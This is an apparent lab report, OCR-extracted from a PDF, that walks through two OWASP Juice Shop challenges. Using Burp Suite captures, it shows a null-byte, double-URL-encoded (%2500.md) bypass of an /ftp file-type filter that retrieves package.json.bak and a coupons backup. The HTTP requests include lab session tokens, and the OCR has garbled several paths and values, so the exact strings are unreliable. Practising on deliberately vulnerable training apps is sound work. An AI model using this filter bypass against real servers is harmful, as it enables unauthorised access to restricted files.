
Discovered: package.json.bak



3. Attempted to access directly:



4. Open BurpSuite and repeat the previous steps exactly on the BurpSuite browser



5. Open HTTP History

Burp Suite Professional v2025

Dashboard Target Proxy Intruder Repeater View Help

Intercept **HTTP history** WebSockets history Match and replace | Proxy settings

Intercept off Forward Drop

Time	Type	Direction	Method	URL
------	------	-----------	--------	-----

6. Check the HTTP requests in Burp's History tab and send to Repeater

96	http://127.0.0.1:3000	GET	/api/Challenges/?name=Score%	304	305	127.0.0			
97	http://127.0.0.1:3000	GET	/rest/admin/application-configu...	304	306	127.0.0			
110	http://127.0.0.1:3000	GET	/robots.txt	200	406	text	txt	127.0.0	
111	http://127.0.0.1:3000	GET	/favicon.ico	200	71934	HTML	ico	OWASP Juice Shop	127.0.0
112	http://127.0.0.1:3000	GET	/ftp	200	11390	HTML		listing directory /ftp	127.0.0
114	http://127.0.0.1:3000	GET	/ftp/package.json.bak	403	2410	HTML	bak	Error: Only .md and ...	127.0.0
115	http://127.0.0.1:3000	GET	/rest/continue-code	200	463	JSON			127.0.0
117	http://127.0.0.1:3000	GET	/705.js	304	392	script	js		127.0.0

://127.0.0.1:3000 GET /rest/admin/application-version 304 304 http://127.0.0.1:3000/ftp/package.json.bak Add to scope Scan Do passive scan Do active scan Send to Intruder Ctrl+I Send to Repeater Ctrl+R Send to Sequencer Send to Organizer Ctrl+O Send to Comparer (request) Send to Comparer (response) Show response in browser Request in browser Engagement tools Show new history window

Raw Hex

```
ftp/package.json.bak HTTP/1.1
127.0.0.1:3000
a-ua: "Chromium";v="135", "Not-A.Brand";v="8"
a-ua-mobile: ?
a-ua-platform: "Windows"
c-Language: en-US,en;q=0.9
d-Insecure-Requests: 1
Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0_7


```

7. GET /ftp/package.json.bak HTTP/1.1

→ Response: 403 – Only .md and .pdf files are allowed

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET /ftp/package.json.bak HTTP/1.1	13 <html>	14	13 <html>	14	15
2 Host: 127.0.0.1:3000	15 <head>	16 <meta charset='utf-8'>	2 <head>	3 <meta charset='utf-8'>	4
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"	17 <title>	18 Error: Only .md and .pdf files are allowed!	3 <title>	4 <title>	5
4 sec-ch-ua-mobile: ?0	19 </title>	20	4 </title>	5	6
5 sec-ch-ua-platform: "Windows"	21 <style>	22	5 <style>	6	7
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	23	24	6 <style>	7	8
7 Upgrade-Insecure-Requests: 1	25	26	7 <style>	8	9
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0_7	27	28	8 <style>	9	10
9 Safari/537.36	29	30	9 <style>	10	11
10 Accept-Language: en-US,en;q=0.9	31	32	10 <style>	11	12
11 Sec-Fetch-Site: same-origin	33	34	11 <style>	12	13
12 Sec-Fetch-Mode: navigate	35	36	12 <style>	13	14
13 Sec-Fetch-User: ?1	37	38	13 <style>	14	15
14 Sec-Fetch-Dest: document	39	40	14 <style>	15	16


8. Tried appending a null byte:



The screenshot shows a browser developer tools interface with a 'Request' tab selected. The 'Pretty' tab is active, displaying the following HTTP request:

```
1 GET /ftp/package.json.bah%00 HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
  
```

9. Tried %00.md, received "Bad Request":



The screenshot shows a browser developer tools interface with 'Request' and 'Response' tabs selected. The 'Pretty' tab is active, showing the request and response.


Request:

```
1 GET /ftp/package.json.bah%00.md HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:3000/ftp
15 Accept-Encoding: gzip, deflate, br
16 Cookie: language=en; cookieconsent_status=dismiss;
  welcomebanner_status=dismiss; continueCode=
  65Yza7XQMy2y0EWs9xGkNtOHBZuoWhZWz7KUVvmuz2dmqLJD1vKVKrnw3BzRg;
  token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwz
  GFOYSIG6eyJpZC1EMSwidXN1cm5hbWUiOiiilCJ1bWRpbCI6ImFkbWlucGplawN1LXN
  oLm9vIiwicGpzc3dvcmQiOiIwMTkyMDIxYTdiYmQ3MzI1MDUXNmYwNjk1ZjE4YjUwM
  CIsInJvhGUi0iJhZGlpbiisImRlbHV4ZVRva2VuIjoiiIwibGrzdExvZ2luSXAiOiiI
  
```


Response:

```
1 HTTP/1.1 400 Bad Request
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/html; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Mon, 05 May 2022 15:56:14 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 3319
13
14 <html>
15   <head>
16     <meta charset='utf-8'>
17   <title>
18     BadRequestError: Bad Request
19   </title>
20   <style>
21     *{
22       margin:0;
23       padding:0;
24       outline:0;
25     }
26   <body>
27     ...
28   </body>
29 </html>
30 
```

10. Then tried to encode %00:



11. And send:



12. Success – File was downloaded:


Send **Cancel**

Request		Response	
Pretty	Raw	Hex	Raw
GET /ftp/test/jason.bah%2530%30.md HTTP/1.1			HTTP/1.1 200 OK
Host: 127.0.0.1:3000			Access-Control-Allow-Origin: *
sec-ch-ua: "Chromium";v="135", "Not-A-Brand";v="8"			X-Content-Type-Options: nosniff
sec-ch-ua-mobile: ?0			X-FRAME-Options: SAMEORIGIN
sec-ch-ua-platform: "Windows"			Feature-Policy: payment 'self'
Accept-Language: en-US,en;q=0.9			X-ReclutinG: #/jobs
Upgrade-Insecure-Requests: 1			Accept-Ranges: bytes
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36			Cache-Control: public, max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			Last-Modified: Mon, 06 Apr 2025 11:59:17 GMT
Sec-Fetch-Site: same-origin			ETag: W/"1f74-15E15144de80"
Sec-Fetch-Mode: navigate			Content-Type: application/octet-stream
Sec-Fetch-User: ?1			Vary: Accept-Encoding
Sec-Fetch-Dest: document			Date: Mon, 05 May 2025 13:48:28 GMT
Referer: http://127.0.0.1:3000/ftp			Connection: Keep-alive
Accept-Encoding: gzip, deflate, br			Keep-Alive: timeout=5
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=65ZTAxXQW0yEw8sGhRtC0H2uoWh7W7KUrauzdmlqJ1vKvKrnw3BzRg; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNi9yeyJzdGF0dD0iJ0JsdWJhZKJhliwZFOyS1cypCIEmSwjdGmcsWU0i0i1lJLJWfpbWluoGplw1H1lQNolmWliw1Gpc3dvaucWmtWkyMhd1zTytidYmQ3Ms1lMDuNms1hJlk2j847jwHClis1vhBGu12hGiphsbHw42VzPraVu1j0v1i1wGf2zrClusXai1L1Cwvcmashw41sWh12010JhC3N1dhnHvib1Llt2dy1cyleVWh1sXz1zmf1BHEB2Giphsb1mocb1lCJ0b3s0U7vcw0li1i1wJ0NHT3Rpdm10nkyMs1u1n8yZwFOzWWBdc161j1whfjUtHD0tMtgmgTg6NTA6MjgmuMsU1CwvHdEcH1sIn1w2Gf0Z	Content-Length: 4468		
18 {			19 "name": "juice-shop",
19 "version": "6.2.0-SNAPSHOT",			20 "description": "An intentionally insecure JavaScript Web Application",
20 "homepage": "http://owasp-juice.shop",			21 "author": "Björn Kimminich <bjoern.Kimminich@owasp.org> (https://kimmiminich.de)",
21 "contributors": [22 "Björn Kimminich",
22 "Jannik Hollenbach",			23 "Ashishh89",
23 "greenreeeper(bot)",			24 "MarcRler".
24]			25 }


13. Copy the full URL from BurpSuite

The screenshot shows a portion of the Burp Suite interface. A context menu is open over some network traffic, with the option "Show response in browser" highlighted by a red box. Below the menu, a modal dialog titled "Show response in browser" contains the text: "To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy." It includes a text input field with the URL `http://burpsuite/show/2/7g7w797zc8ab16ol1ikyj0jreik1fat9`, a "Copy" button with a red arrow pointing to it, and a checkbox "In future, just copy the URL and don't show this dialog".

14. Open it in browser:




15. Backup file was successfully downloaded and saved locally:




Scenario 2 → “5.4.4 Forgotten Sales Backup”:

Proof of Concept (PoC):

1. Navigated to: <http://127.0.0.1:3000/robots.txt>
Found disallowed path: /ftp




2. Accessed the directory manually: <http://172.0.0.1:3000/ftp>
Discovered: `coupons_2013.md.bak`




3. Attempted to access directly:



4. Open BurpSuite and repeat the previous steps exactly on the BurpSuite browser




5. Open HTTP History



6. Check the HTTP requests in Burp's History tab and send to Repeater

250 http://127.0.0.1:3000	GET	/rest/basket/0	304	304	HTML	bak	Error: Only .md and ...	127.0.0.1	19:07
252 http://127.0.0.1:3000	GET	/ftp/coupons_2013.md.bak	403	2410	HTML	bak	Error: Only .md and ...	127.0.0.1	19:12
255 http://127.0.0.1:3000	GET	/rest/basket/0	304	304	HTML	bak	Error: Only .md and ...	127.0.0.1	19:12
256 http://127.0.0.1:3000	GET	/ftp/coupons_2013.md.bak	403	2410	HTML	bak	Error: Only .md and ...	127.0.0.1	19:14



7. GET /ftp/coupons_2013.md.bak HTTP/1.1

→ Error – Only .md and .pdf files are allowed!

Request

```
Pretty Raw Hex
1 GET /ftp/coupons_2013.md.bak HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
```

Response

```
Pretty Raw Hex Render
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 2066
13
14 <html>
15   <head>
16     <meta charset='utf-8'>
17   <title>
18     Error: Only .md and .pdf files are allowed!
19   </title>
20   </head>
21   <style>
22     *
23       margin:0;
24       padding:0;
25       outline:0;
```

8. Tried appending a null byte:

Request

Send (highlighted with a red box)

```
Pretty Raw Hex
1 GET /ftp/coupons_2013.md.bak\00.md HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
```

9. Tried %00.md, received "Bad Request":

Request

```

Pretty Raw Hex
1 GET /ftp/coupons_2013.md.bak%00.md HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:3000/ftp
15 Accept-Encoding: gzip, deflate, br
16 Cookie: language=en; cookieconsent_status=dismiss;
welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwz

```

